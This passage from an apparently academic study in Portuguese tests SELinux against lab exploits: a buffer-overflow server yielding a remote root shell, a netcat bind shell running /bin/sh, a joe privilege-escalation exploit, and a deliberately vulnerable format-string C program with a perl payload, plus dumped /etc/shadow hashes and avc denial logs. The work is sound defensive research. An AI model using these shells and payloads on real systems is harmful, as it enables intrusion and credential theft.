Este comando (Figura 7.11) indica que a aplicação `boserver` está sendo executada e "ouvindo" (aguardando uma conexão) na porta estipulada. O número de porta foi escolhido aleatoriamente.

Com o utilitário `netstat` (Figura 7.12) pode-se verificar a situação das conexões ativas após a inicialização da aplicação vulnerável. Definindo o valor 5000 para a porta, nota-se que a aplicação `boserver` está aguardando uma conexão nesta porta. Com os utilitários `fuser` e `ps` pode-se confirmar o processo que está ulizando a porta 5000.

```
# netstat -an
Conexões Internet Ativas (servidores e estabelecidas)
Proto Recv-Q Send-Q Endereço Local     Endereço Remoto     Estado
tcp        0      0 0.0.0.0:37        0.0.0.0:*           OUÇA
tcp        0      0 0.0.0.0:5000      0.0.0.0:*           OUÇA
tcp        0      0 0.0.0.0:13        0.0.0.0:*           OUÇA
tcp        0      0 0.0.0.0:143       0.0.0.0:*           OUÇA
tcp        0      0 0.0.0.0:21        0.0.0.0:*           OUÇA
tcp        0      0 0.0.0.0:22        0.0.0.0:*           OUÇA

# fuser -n tcp 5000
5000/tcp:             1387

# ps -u
USER  PID %CPU %MEM VSZ  RSS TTY STAT START  TIME  COMMAND
root  1387 0.0 0.2  1368 324 pts/0 S  16:22  0:00  ./boserver 5000
```

Figura 7.12 – Estado das conexões após a execução da aplicação `boserver`.

A partir deste momento, uma aplicação (*exploit*) foi executada no cliente para estabelecer uma conexão com o servidor na porta 5000.

Após o estabelecimento da conexão, uma mensagem com tamanho de 108 *bytes* foi enviada do cliente para a aplicação rodando no servidor, com a finalidade de estourar a capacidade de armazenamento da variável `local_buffer`, sobreescrever o endereço de retorno da função `process()` e consequentemente, alterar o fluxo de execução da aplicação. Juntamente com a mensagem foi enviado um código malicioso (*shellcode*), o qual foi executado em razão da alteração premeditada no fluxo de execução da aplicação.

A Figura 7.13 simula o comportamento da pilha de memória após a ocorrência do estouro de *buffer* na variável `local_buffer`.



Figura 7.13 -Situação da pilha após a ocorrência do estouro de buffer na chamada da função `process()`.

Observa-se na Figura 7.13, que a variável `local_buffer` foi preenchida com os dados provenientes do cliente, cujo conteúdo é um conjunto de instruções `nop` (*null operation*), mais um código de programa, em linguagem de máquina, que representa o *shellcode*. O conteúdo do endereço de retorno (`RET`), na região da pilha de memória, foi alterado para `0xBFFFFFC40`. Este endereço, indica uma das posições na memória alocada para a variável `local_buffer`. Portanto, foi efetuado com sucesso o desvio no fluxo de execução da aplicação e executado o *shellcode*, proporcionando um ambiente de *shell* do servidor para o cliente, com o `UID` efetivo (`euid`) do usuário que disparou a aplicação `boserver` no lado do servidor.

O EBP (*extended base pointer*), na arquitetura *x86*, é um registrador que representa um ponteiro para a base da pilha. Esse registrador é geralmente utilizado para acessar parâmetros e variáveis locais em uma função (Hyde, 1996).

7.2.4. Analisando os níveis de acesso obtidos em conformidade com as políticas estabelecidas

Todos os testes foram realizados com a finalidade de avaliar os níveis de acesso obtidos e qual o grau de comprometimento a que o sistema está exposto, com o SELinux em modo **permissivo** e, posteriormente, em modo de **imposição**, e demonstrar que os níveis de acesso podem ser restringidos até mesmo para o usuário que foi definido como administrador do sistema SELinux, normalmente um usuário com `UID=0`. Para isso, as políticas de segurança devem estar configuradas adequadamente.

Antes de realizar a exploração da vulnerabilidade na aplicação `boserver` alguns ajustes foram necessários, tendo em vista simular uma invasão com base em aplicações bem conhecidas e usuais.

A Figura 7.14 simula o modelo de ambiente em que serão realizados os testes. A aplicação `boserver` foi executada no servidor e a aplicação `boclient` executada a partir da estação do atacante.



Figura 7.14 -Modelo de ambiente no qual foram realizados os testes.

7.2.4.1. Teste 1 – Obtendo um shell de `root` a partir do domínio `sendmail_t`

O `sendmail` (*www.sendmail.org*) é uma aplicação muito utilizada para o transporte de mensagens eletrônicas (*e-mails*) na Internet e uma das mais visadas por atacantes. Por isso, foi escolhido o contexto, no qual é executado o `sendmail`, para a realização deste teste.

Antes efetivamente de realizar a invasão do servidor, as duas etapas a seguir foram concluídas, a fim de preparar e executar a aplicação `boserver` de acordo com o domínio definido para a aplicação `sendmail`, `sendmail_t`, e possibilitar ao atacante realizar uma invasão tomando-se por base este domínio.

(a) Alterar o contexto de segurança e os atributos de permissões, `UID` e `GID` da aplicação `boserver` de acordo com os definidos para a aplicação `sendmail`. Para alterar o contexto de segurança foi utilizado o utilitário `chcon`, conforme demonstrado na Figura 7.15.

```
# chcon system_u:object_r:sendmail_exec_t boserver
```

Figura 7.15 – Comando para alterar o contexto de segurança de um objeto.

Com o utilitário `ls` pode-se verificar as modificações efetivadas (Figura 7.16).

```
# ls --context boserver
-rwxr-sr-x root smmsp  system_u:object_r:sendmail_exec_t boserver

# ls --context sendmail
-rwxr-sr-x root smmsp  system_u:object_r:sendmail_exec_t sendmail
```

Figura 7.16 – Verificação das mudanças realizadas no contexto de segurança da aplicação boserver.

(b) Executar a aplicação `boserver` direcionada para o contexto de segurança do `sendmail`. Foi acrescentado uma chamada no *script* de inicialização do `sendmail` (`/etc/init.d/sendmail`) e no arquivo `initrc_context` o contexto de

segurança system_u:system_r:sendmail_t para a execução da aplicação boserver. O *script* foi reinicializado com o utilitário run_init (Figura 7.17).

```
# run_init /etc/init.d/sendmail restart
Servidor vulnerável iniciado e em escuta...
```

Figura 7.17 – Reinicializando o sendmail com o utilitário run_init.

Com o utilitário ps (Figura 7.18) pode-se verificar que a aplicação boserver está sendo executada no mesmo contexto de segurança definido para o sendmail (system_u:system_r:sendmail_t) e com o UID do usuário root.

```
# ps --context -a
  PID CONTEXT                          COMMAND
 1144 system_u:system_r:sendmail_t     boserver 5000

# ps -u
USER  PID %CPU %MEM VSZ  RSS TTY  STAT START  TIME  COMMAND
root 1144 0.0 0.2 1376 328 pts/0  S   16:35   0:00  boserver 5000
```

Figura 7.18 – Verificação do contexto de segurança e do usuário com o utilitário ps.

A partir deste momento, a aplicação boserver, executada no servidor, está aguardando uma conexão na porta 5000 (pode ser conferido através do utilitário netstat). Executando-se a aplicação boclient (Figura 7.19), a partir da estação do atacante, estabelece-se uma conexão com a aplicação boserver, através da porta 5000.

```
# ./boclient 10.0.12.47 5000
Cliente tentando conexão...
Conectado...
Mensagem enviada.........
Bem-vindo ao servidor vulnerável. Comporte-se...
```

Figura 7.19 – Exemplo de execução da aplicação (exploit) `boclient`.

Com isso, a estação do atacante conseguiu um *shell* do servidor, possibilitando a execução de vários comandos do Linux - por exemplo, `id`, que exibe o `UID` efetivo e o contexto de segurança referente ao usuário (Figura 7.20). Entretanto, não foi apresentado um símbolo de prontidão (*prompt*) representando o *shell*, como é praticado habitualmente.

```
id
uid=0(root)gid=0(root)groups=0(root)
context=system_u:system_r:sendmail_t
```

Figura 7.20 – Exibição do `UID` e contexto de segurança de um usuário através do utilitário `id`, o qual está sendo executado a partir da estação do atacante.

7.2.4.2. Considerações referentes ao teste 1

Os testes foram realizados com o SELinux estabelecido para o modo **permissivo** e posteriormente para o modo de **imposição** .

i. Com o SELinux em modo permissivo:

Com o SELinux em modo **permissivo**, o sistema Linux comporta-se como um sistema padrão, ou seja, o controle de acesso está baseado na identidade do usuário (`UID`) - o contexto de segurança é irrelevante.

Neste caso, como o usuário `root` tem privilégios irrestritos, o atacante obteve um acesso global ao sistema, podendo realizar qualquer ação, como:

- Acessar, irrestritamente, os aquivos do sistema, como: `passwd`, `shadow`, `inittab`, entre outros.
- Acessar as mensagens eletrônicas (*e-mails*) e o diretório pessoal de cada usuário.
- Executar ou cancelar qualquer processo no sistema.
- Realizar um *shutdown* no sistema.
- Instalar *rootkits*.
- Acessar, irrestritamente, todo o sistema de arquivos do sistema e executar, por exemplo, o comando: `rm -rf /`.

A Figura 7.21 apresenta uma mostra dos níveis de acesso obtidos pelo atacante. Nota-se que o usuário obteve os privilégios de um "superusuário" (`UID=0`) e, com isso, acesso a arquivos restritos, por exemplo, o arquivo `shadow` que contém as senhas cifradas.

```
$ ./boclient 10.0.12.47 5000
Cliente tentando conexão...
Conectado...
Mensagem enviada...
...
Bem-vindo ao servidor vulnerável. Comporte-se...

id
uid=0(root)          gid=0(root)          groups=0(root)
context=system_u:system_r:sendmail_t

cat /etc/shadow
root:lAYvpEDWcEnBA:12290:0:99999:7:::
daemon:*:12290:0:99999:7:::
bin:*:12290:0:99999:7:::
sys:*:12290:0:99999:7:::
sync:*:12290:0:99999:7:::
games:*:12290:0:99999:7:::
man:*:12290:0:99999:7:::
lp:*:12290:0:99999:7:::
mail:*:12290:0:99999:7:::
news:*:12290:0:99999:7:::
```

```
uucp:*:12290:0:99999:7:::
proxy:*:12290:0:99999:7:::
majordom:*:12290:0:99999:7:::
postgres:*:12290:0:99999:7:::
www-data:*:12290:0:99999:7:::
backup:*:12290:0:99999:7:::
msql:*:12290:0:99999:7:::
operator:*:12290:0:99999:7:::
list:*:12290:0:99999:7:::
irc:*:12290:0:99999:7:::
gnats:*:12290:0:99999:7:::
nobody:*:12290:0:99999:7:::
mca:/DhgyyAjuRZy.:12290:0:99999:7:::
smmsp:tuhUNnqyUxz.o:12362:0:99999:7:::
sshd:!:12292:0:99999:7:::
mcaadm:R9B9YPVW2TD66:12331:0:99999:7:::
ftp:!:12363:0:99999:7:::
mca01:FSEY1ufAtaTjY:12665:0:99999:7:::
```

Figura 7.21 – Mostra dos níveis de acesso obtidos pelo atacante com o SELinux em modo permissivo.

ii. Com o SELinux em modo de imposição:

Com o SELinux em modo de **imposição**, o controle de acesso é fundamentado no contexto de segurança em que a aplicação está sendo executada – neste caso, o contexto de segurança torna-se relevante e como o SELinux não deprecia os critérios de segurança fundados na identidade do usuário, a mesma também é utilizada nas checagens de segurança. Assim sendo, mesmo a aplicação sendo executada com os privilégios do usuário `root`, o atacante obteve somente os privilégios estipulados, pelas políticas de segurança, para o contexto de segurança fixado para a aplicação `sendmail`, no caso, `system_u:system_r:sendmail_t`. As políticas de segurança (apresentadas no apêndice A) definidas para o domínio `sendmail_t` determinaram os níveis de acesso que o atacante obteve, independente do `UID` do usuário.

Essas políticas de segurança não permitiram que vários comandos do sistema fossem executados, impedindo que ações, normalmente, realizadas com o usuário `root` fossem completadas. Na Figura 7.22 (uma mostra do controle de acesso obtido com o SELinux em modo de **imposição**), observa-se que as políticas de segurança estabelecidas para o domínio `sendmail_t`, efetuaram um bloqueio na execução dos comandos realizados em nível de *shell*.

As mensagens *avc* (geradas pelo módulo *access vector cache*), indicam que o domínio origem, representado por `scontext`, não tem a permissão ou as permissões, indicadas entre chaves, para acessar o domínio destino, representado por `tcontext`, para realizar um determinada operação. Na Figura 7.22, as mensagens *avc* indicam que o domínio `sendmail_t` foi impedido de acessar os tipos `sbin_t` e `bin_t` (normalmente definidos para os diretórios `/sbin` e `/bin`, respectivamente) para pesquisar (`search`) e obter abributos (`getattr`). Indica, ainda, que o processo *bash* (`exe=/bin/bash`) é quem estava tentando obter acesso aos diretórios e arquivos apontados pelo parâmetro `path=`.

```
$ ./boclient 10.0.12.47 5000
Cliente tentando conexão...
Conectado...

Mensagem enviada...

Bem-vindo ao servidor vulnerável. Comporte-se...

id
avc:  denied  { search } for pid=1569 exe=/bin/bash path=/usr/local/sbin
dev=hda3        ino=252688        scontext=system_u:system_r:sendmail_t
tcontext=system_u:object_r:sbin_t tclass=dir
avc:  denied  { search } for  pid=1569 exe=/bin/bash path=/usr/sbin
dev=hda3        ino=15780        scontext=system_u:system_r:sendmail_t
tcontext=system_u:object_r:sbin_t tclass=dir
avc:  denied  { getattr } for  pid=1569 exe=/bin/bash path=/usr/bin/id
dev=hda3        ino=81359        scontext=system_u:system_r:sendmail_t
tcontext=system_u:object_r:bin_t tclass=file
avc:  denied  { search } for  pid=1569 exe=/bin/bash path=/sbin dev=hda3
ino=94658                        scontext=system_u:system_r:sendmail_t
tcontext=system_u:object_r:sbin_t tclass=dir
/bin/sh: line 2: id: command not found

cat /etc/shadow
avc:     denied     {  search  }  for     pid=1569  exe=/bin/bash
path=/usr/local/sbin              dev=hda3              ino=252688
scontext=system_u:system_r:sendmail_t  tcontext=system_u:object_r:sbin_t
tclass=dir
avc:  denied  { search } for  pid=1569 exe=/bin/bash path=/usr/sbin
dev=hda3        ino=15780        scontext=system_u:system_r:sendmail_t
tcontext=system_u:object_r:sbin_t tclass=dir
avc:  denied  { search } for  pid=1569 exe=/bin/bash path=/sbin dev=hda3
ino=94658                        scontext=system_u:system_r:sendmail_t
tcontext=system_u:object_r:sbin_t tclass=dir
```

```
avc:  denied  { getattr } for  pid=1569 exe=/bin/bash path=/bin/cat
dev=hda3        ino=94791        scontext=system_u:system_r:sendmail_t
tcontext=system_u:object_r:bin_t tclass=file

/bin/sh: line 4: cat: command not found
```

Figura 7.22 – Mostra dos níveis de acesso obtidos pelo atacante com o SELinux em modo de imposição.

Observa-se que há uma política de segurança (Figura 7.23), em que o domínio `sendmail_t` é definido com o atributo `mta_delivery_agent` e uma macro (`can_exec`) proporciona a todos os domínios definidos com este atributo permissão para executar o utilitário `bash`, que é definido com o tipo `shell_exec_t`.

```
type sendmail_t, domain, mta_delivery_agent, ...;
can_exec(mta_delivery_agent, shell_exec_t)
```

Figura 7.23 – Definição do domínio `sendmail_t` com o atributo `mta_delivery_agent` e a macro `can_exec` que provê permissão para execução do utilitário `bash`.

Entretanto, outras políticas de segurança não permitiram que o atacante explorasse outros utilitários do sistema, localizados nos diretórios `/bin`, `/sbin`, `/usr/bin` e `/usr/sbin`, por exemplo, conforme pode ser conferido nos arquivos de políticas de segurança referentes à aplicação `sendmail` apresentados no apêndice A.

7.2.4.3. Teste 2 – Analisando a exploração da vulnerabilidade a partir do domínio `httpd_t`

Assim como o `sendmail`, o servidor de páginas *web apache* é uma das aplicações mais utilizadas na Internet e, também, uma das mais visadas pelos atacantes. Por isso, o interesse em examinar os níveis de acesso que um atacante pode obter e as conseqüências que podem advir tomando-se por base este acesso.

Também para a aplicação `apache` alguns ajustes foram efetuados, a fim de direcionar a execução da aplicação `boserver` para o domínio em que a aplicação

apache é executada, ou seja, o domínio httpd_t. Estes ajustes seguem os mesmos procedimentos realizados para o sendmail, modificando apenas os parâmetros relacionados ao domínio (sendmail_t para httpd_t) e tipo (sendmail_exec_t para httpd_exec_t).

7.2.4.4. Considerações referentes ao teste 2

Novamente, os testes foram realizados com o SELinux, primeiro em modo **permissivo** e na sequência em modo de **imposição**.

Como era de se esperar, com o SELinux em modo **permissivo** o atacante obteve todas as permissões definidas para o "superusuário" (usuário definido com UID=0), como ocorrido com os testes realizados com o sendmail.

Todavia, com o SELinux em modo de **imposição** o atacante não conseguiu obter, nem mesmo, um ambiente de *shell*, conforme pode ser comprovado pelas mensagens *avc* indicadas na Figura 7.24 (o símbolo de prontidão após as mensagens *avc* localiza-se na máquina do atacante). Isto ocorreu porque não foi definido uma política de segurança que permitisse ao domínio httpd_t ler e executar os utilitários rotulados com o tipo shell_exec_t (bash, por exemplo). As políticas de segurança relacionadas à aplicação apache são demonstradas no anexo.

```
$ ./boclient 10.0.12.47 5000
Cliente tentando conexão...
Conectado...
Mensagem enviada...

Bem-vindo ao servidor vulnerável. Comporte-se...

id
avc:  denied  { search } for  pid=1873 exe=/usr/sbin/boserver-apache
path=/bin    dev=hda3    ino=94928    scontext=system_u:system_r:httpd_t
tcontext=system_u:object_r:bin_t tclass=dir
avc:   denied   { read } for   pid=1873 exe=/usr/sbin/boserver-apache
name=sh     dev=hda3     ino=95027     scontext=system_u:system_r:httpd_t
tcontext=system_u:object_r:bin_t tclass=lnk_file
avc:  denied  { execute } for  pid=1873 exe=/usr/sbin/boserver-apache
path=/bin/bash  dev=hda3  ino=94777  scontext=system_u:system_r:httpd_t
tcontext=system_u:object_r:shell_exec_t tclass=file
avc:  denied  { execute_no_trans } for  pid=1873 exe=/usr/sbin/boserver-
apache           path=/bin/bash           dev=hda3           ino=94777
scontext=system_u:system_r:httpd_t
tcontext=system_u:object_r:shell_exec_t tclass=file
```

```
avc:  denied  { read } for  pid=1873 exe=/usr/sbin/boserver-apache
path=/bin/bash  dev=hda3  ino=94777  scontext=system_u:system_r:httpd_t
tcontext=system_u:object_r:shell_exec_t tclass=file

$
```

Figura 7.24 – A aplicação `boclient` conectada com a aplicação `boserver` a partir do domínio `httpd_t`.

7.2.4.5. Teste 3 – Comportamento do SELinux referente a escalada de privilégios em um sistema

Supondo que um atacante obteve um acesso a um determinado servidor, através da exploração de uma vulnerabilidade em uma aplicação de modo a obter um *shell* de usuário com mínimos privilégios, por exemplo, o usuário `www-data` ou um usuário comum. Valendo-se desse acesso, ele pode conseguir realizar uma escalada (aumento) de privilégios com o objetivo de obter um acesso de usuário `root`.

7.2.4.6. Considerações referentes ao teste 3

Este teste foi realizado com o utilitário `joe` (*versão 2.8-21*), que apresenta uma vulnerabilidade (estouro de *buffer*) que permite a um atacante galgar privilégios. O utilitário `joe` foi preparado para ser uma aplicação `SETUID 0`, conforme pode ser verificado na Figura 7.25. O programa para explorar a vulnerabilidade (*exploit*) denominado `joe-expl` foi executado com o propósito de obter um ambiente de *shell* de *`root`*.

```
# chmod u=rwxs joe
# ls -l joe
-rwsr-xr-x   1 root   root   172424 2002-06-25 16:59 joe
```

Figura 7.25 – Alterando os atributos do utilitário `joe` para torná-lo `SETUID 0`.

No lado do servidor, alguns procedimentos iniciais foram necessários para permitir que o atacante obtivesse um acesso como usuário `www-data` a partir do contexto de segurança definido para o servidor *web apache*, `system_u:system_r:httpd_t`. O utilitário `netcat`, foi utilizado neste caso

como um servidor que envia um *shell* quando uma conexão é estabelecida; ele foi executado como usuário `www-data` no contexto de segurança `system_u:system_r:httpd_t`. Foi criado um *script*, `netcat.sh`, que o executa com as opções adequadas para disparar uma aplicação no servidor, através da qual será efetivada a invasão. Todos esses procedimentos podem ser observados na Figura 7.26.

```
# su www-data
sh-2.05b$ runcon system_u:system_r:httpd_t ./netcat.sh
listening on [any] 3000 ...
sh-2.05b$ ps -ef | grep netcat
www-data  2441     1  0 15:04 pts/0    00:00:00 netcat -l
-p 3000 -nvv -e /bin/sh
sh-2.05b$ ps --context | grep netcat
 2441 system_u:system_r:httpd_t          netcat -l -p 3000
-nvv -e /bin/sh
sh-2.05b$
```

Figura 7.26 – Procedimentos iniciais para abrir uma conexão no servidor como usuário `www-data` e contexto de segurança `system_u:system_r:httpd_t`.

A partir deste momento, uma aplicação (`netcat`) está sendo executada no servidor e aguardando uma conexão na porta 3000. O `netcat` também será utilizado como cliente, e o atacante, então, pode executar o comando apresentado na Figura 7.27 para tentar obter acesso ao servidor.

```
$ netcat -nvv 10.0.12.47 3000
```

Figura 7.27 – Comando para obter uma conexão com o servidor através da porta 3000.

A Figura 7.28 mostra que o atacante obteve um acesso inicial como usuário `www-data` a partir do contexto de segurança `system_u:system_r:httpd_t` e, valendo-se deste acesso executou o programa (*exploit*) `joe-expl` para galgar privilégios e obter um ambiente de `root`, visto que, como usuário `www-data` os privilégios são mínimos. Observa-se ainda, na Figura 7.28, que o atacante conseguiu

escalar os privilégios e obter um ambiente de "superusuário", ou seja, `root`. Isto ocorreu porque a condição de segurança do sistema, com o SELinux em modo **permissivo**, está fundamentada na identidade do usuário e, uma identidade de usuário `root` proporciona ao atacante acesso irrestrito ao sistema. Novamente não é apresentado o símbolo de prontidão (*prompt*) do sistema.

```
id
uid=33(www-data)    gid=33(www-data)    grupos=33(www-data)
context=system_u:system_r:httpd_t
cat /etc/shadow
cat: /etc/shadow: Permissão negada
joe-expl 1000
id
uid=0(root)       gid=33(www-data)       groups=33(www-data)
context=system_u:system_r:httpd_t

cat /etc/shadow
root:lAYvpEDWcEnBA:12290:0:99999:7:::
daemon:*:12290:0:99999:7:::
bin:*:12290:0:99999:7:::
sys:*:12290:0:99999:7:::
sync:*:12290:0:99999:7:::
games:*:12290:0:99999:7:::
man:*:12290:0:99999:7:::
lp:*:12290:0:99999:7:::
mail:*:12290:0:99999:7:::
news:*:12290:0:99999:7:::
uucp:*:12290:0:99999:7:::
proxy:*:12290:0:99999:7:::
majordom:*:12290:0:99999:7:::
postgres:*:12290:0:99999:7:::
www-data:*:12290:0:99999:7:::
backup:*:12290:0:99999:7:::
msql:*:12290:0:99999:7:::
operator:*:12290:0:99999:7:::
list:*:12290:0:99999:7:::
irc:*:12290:0:99999:7:::
gnats:*:12290:0:99999:7:::
nobody:*:12290:0:99999:7:::
mca:/DhgyyAjuRZy.:12290:0:99999:7:::
smmsp:tuhUNnqyUxz.o:12362:0:99999:7:::
sshd:!:12292:0:99999:7:::
mcaadm:R9B9YPVW2TD66:12331:0:99999:7:::
ftp:!:12363:0:99999:7:::
mca01:FSEY1ufAtaTjY:12665:0:99999:7:::
```

Figura 7.28 – Acesso inicial obtido pelo atacante e os procedimentos para galgar privilégios e obter um shell de `root`.

Todavia, com o SELinux em modo de **imposição**, o atacante não conseguiu obter acesso ao servidor porque o domínio `httpd_t` não tem permissão para acessar o domínio `tty_device_t`, e consequentemente, disparar um terminal `tty` do servidor para a máquina do atacante. A Figura 7.29 mostra as mensagens *avc* geradas no servidor durante a tentativa de acesso realizada pelo atacante. A Figura 7.30 exibe a mensagem apresentada na máquina do atacante, indicando que a condição para execução de um *shell*, `/bin/sh`, não foi permitida.

```
avc:  denied  { write } for  pid=1170 exe=/bin/nc path=/dev/tty1
dev=hda3 ino=1088 scontext=system_u:system_r:httpd_t
tcontext=system_u:object_r:tty_device_t tclass=chr_file
avc:  denied  { write } for  pid=1170 exe=/bin/nc path=/dev/tty1
dev=hda3 ino=1088 scontext=system_u:system_r:httpd_t
tcontext=system_u:object_r:tty_device_t tclass=chr_file
avc:  denied  { search } for  pid=1170 exe=/bin/nc path=/bin dev=hda3
ino=94928 scontext=system_u:system_r:httpd_t
tcontext=system_u:object_r:bin_t tclass=dir
```

Figura 7.29 – Mensagens de negação de acesso geradas no servidor durante a tentativa de acesso realizada pelo atacante.

```
# netcat -nvv 10.0.12.47 3000
(UNKNOWN) [10.0.12.47] 3000 (?) open
exec /bin/sh failed : Permission denied
 sent 0, rcvd 40
#
```

Figura 7.30 – Mensagem recebida na máquina do atacante durante a tentativa de acesso ao servidor.

Outro teste foi produzido com o SELinux em modo de **imposição** e o atacante obtendo um acesso local ao servidor como um usuário comum e como membro do papel `user_r`. Neste caso, o atacante não conseguiu comutar o `UID` real do usuário comum para o `UID` real do usuário `root`, isto porque uma política de segurança, definida para o SELinux, que faz uso das potencialidades (*capabilities*), não permitiu que o atacante modificasse o `UID` real do usuário. Entretanto, o `UID` efetivo (`EUID`) foi estabelecido para `0` (`root`), o que, em um sistema GNU/Linux padrão causaria um acesso de `root`, visto que o `UID` real e o `UID` efetivo,

normalmente, se unificam, representando a mesma identidade (Garfinkel, Spafford & Schwartz, 2003; Pabrai, 1996). Mas, como no sistema SELinux o contexto de segurança do usuário é uma condição determinante para delimitar os níveis de acesso ao sistema (para este caso, a identidade do usuário tornou-se irrelevante), o atacante ficou restrito às permissões de acesso concedidas para o domínio do usuário em questão (`user_t`). A Figura 7.31 exibe os níveis de acesso obtidos pelo atacante tomando-se por base um usuário comum e com o SELinux em modo de **imposição**, bem como, as mensagens *avc* emitidas durante o processo de escalada de privilégios.

```
$ id
uid=1000(mca) gid=1000(mca) grupos=1000(mca)
context=mca:user_r:user_t
$ ./joe-expl 1000
avc: denied { dac_override } for pid=603 exe=/bin/bash
capability=1 scontext=mca:user_r:user_t tcontext=mca:user_r:user_t
tclass=capability
avc: denied { dac_read_search } for pid=603 exe=/bin/bash
capability=2 scontext=mca:user_r:user_t tcontext=mca:user_r:user_t
tclass=capability
avc: denied { dac_override } for pid=603 exe=/bin/bash
capability=1 scontext=mca:user_r:user_t tcontext=mca:user_r:user_t
tclass=capability
avc: denied { dac_read_search } for pid=603 exe=/bin/bash
capability=2 scontext=mca:user_r:user_t tcontext=mca:user_r:user_t
tclass=capability
avc: denied { dac_override } for pid=603 exe=/bin/bash
capability=1 scontext=mca:user_r:user_t tcontext=mca:user_r:user_t
tclass=capability
avc: denied { dac_read_search } for pid=603 exe=/bin/bash
capability=2 scontext=mca:user_r:user_t tcontext=mca:user_r:user_t
tclass=capability
avc: denied { dac_override } for pid=603 exe=/bin/bash
capability=1 scontext=mca:user_r:user_t tcontext=mca:user_r:user_t
tclass=capability
avc: denied { dac_read_search } for pid=603 exe=/bin/bash
capability=2 scontext=mca:user_r:user_t tcontext=mca:user_r:user_t
tclass=capability
sh-2.05b# id
uid=1000(mca) gid=1000(mca) euid=0(root) groups=1000(mca)
context=mca:user_r:user_t

sh-2.05b# cat /etc/shadow
avc: denied { dac_override } for pid=547 exe=/bin/bash
capability=1 scontext=mca:user_r:user_t tcontext=mca:user_r:user_t
tclass=capability
avc: denied { dac_read_search } for pid=547 exe=/bin/bash
capability=2 scontext=mca:user_r:user_t tcontext=mca:user_r:user_t
tclass=capability
```

```
avc:  denied  { read } for  pid=549 exe=/bin/cat path=/etc/shadow
dev=hda3           ino=16141           scontext=mca:user_r:user_t
tcontext=system_u:object_r:shadow_t tclass=file

cat: /etc/shadow: Permission denied

sh-2.05b#
```

Figura 7.31 – Tentativa de escalar privilégios tomando-se por base um usuário comum (`mca`) e papel `user_r` no SELinux.

7.2.4.7. Teste 4 – Acesso obtido pelo atacante a partir da exploração de uma vulnerabilidade do tipo string de formatação

Este teste baseia-se no realizado anteriormente referente a escalada de privilégios, no qual um atacante efetua um ataque com o propósito de alcançar os privilégios de um usuário com `UID=0`. No teste anterior a exploração foi realizada sobre uma vulnerabilidade do tipo estouro de *buffer*, ao passo que este foi efetivado a partir da exploração de uma vulnerabilidade de *string* de formatação.

Para a realização deste teste foi utilizado o programa `strform`, o qual apresenta uma vulnerabilidade do tipo *string* de formatação, conforme pode ser observado na Figura 7.32, a qual lista o fonte do programa com a indicação da linha em que ocorre a vulnerabilidade. O programa `strform` foi estabelecido para ser `SETUID 0`.

```
/* strform.c - Exemplo de programa para explorar,
localmente, uma vulnerabilidade do tipo string de
formatação.*/

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

static void MEU_SHELL(void);

int main(int argc,char *argv[]) {
    char buffer[10];

    if (argc < 2) {
       printf("uso: %s <string>\n",argv[0]);
       exit(0); }

    seteuid(0);

    sprintf(buffer,argv[1]); /* condicao vulneravel.*/

    printf("%s\n",buffer);
```

```
}

void MEU_SHELL(void) {
    execl("/bin/sh", "sh", NULL);
}
```

Figura 7.32 – Exemplo de programa que apresenta uma vulnerabilidade do tipo string de formatação.

O objetivo é explorar a vulnerabilidade no programa acima através do estouro da capacidade de armazenamento da variável `buffer` e alterar o fluxo de execução do programa (endereço de retorno da função `main()` na pilha de memória), posicionando-o no endereço em que localiza-se a função `MEU_SHELL()`, o que ocasionará a chamada da função `execl()` e, consequentemente, estabelecer o ambiente de *shell*. O endereço de memória **`0x0804851c`** no qual localiza-se a função `MEU_SHELL()` foi descoberto com o utilitário `objdump` (Figura 7.33).

Para obter o ambiente de *shell*, foi passado como argumento para o programa `strform()`, através da saída de um *script* em linguagem *perl*, um conjunto de caracteres "A" (doze) mais o endereço de memória invertido da função `MEU_SHELL()`, acarretando o preenchimento e estouro da variável `buffer` e o armazenamento, no endereço de retorno da função `main()`, do endereço de memória da função `MEU_SHELL()`.

Do mesmo modo como no teste anterior realizado com o utilitário `joe`, o atacante conseguiu modificar o `UID` efetivo (`EUID`), entretanto, os níveis de acesso obtidos ficaram restringidos às permissões concedidas para o domínio `user_t`, normalmente privilégios de um usuário comum.

A Figura 7.34 mostra os procedimentos para explorar a vulnerabilidade de *string* de formatação assim como os procedimentos para verificar os níveis de acesso alcançados pelo atacante.

```
$ objdump --syms strform | grep MEU_SHELL
0804851c l    F .text  0000001f              MEU_SHELL
$
```

Figura 7.33 – Utilitário `objdump` para descobrir o endereço de posicionamento da função `MEU_SHELL()` na memória.

```
$ id
uid=1000(mca) gid=1000(mca) grupos=1000(mca)
context=mca:user_r:user_t
$ ./strform `perl -e 'print "AAAAAAAAAAA\x1c\x85\x04\x08"'`
AAAAAAAAAAAA
sh-2.05b# id
uid=1000(mca) gid=1000(mca) euid=0(root) grupos=1000(mca)
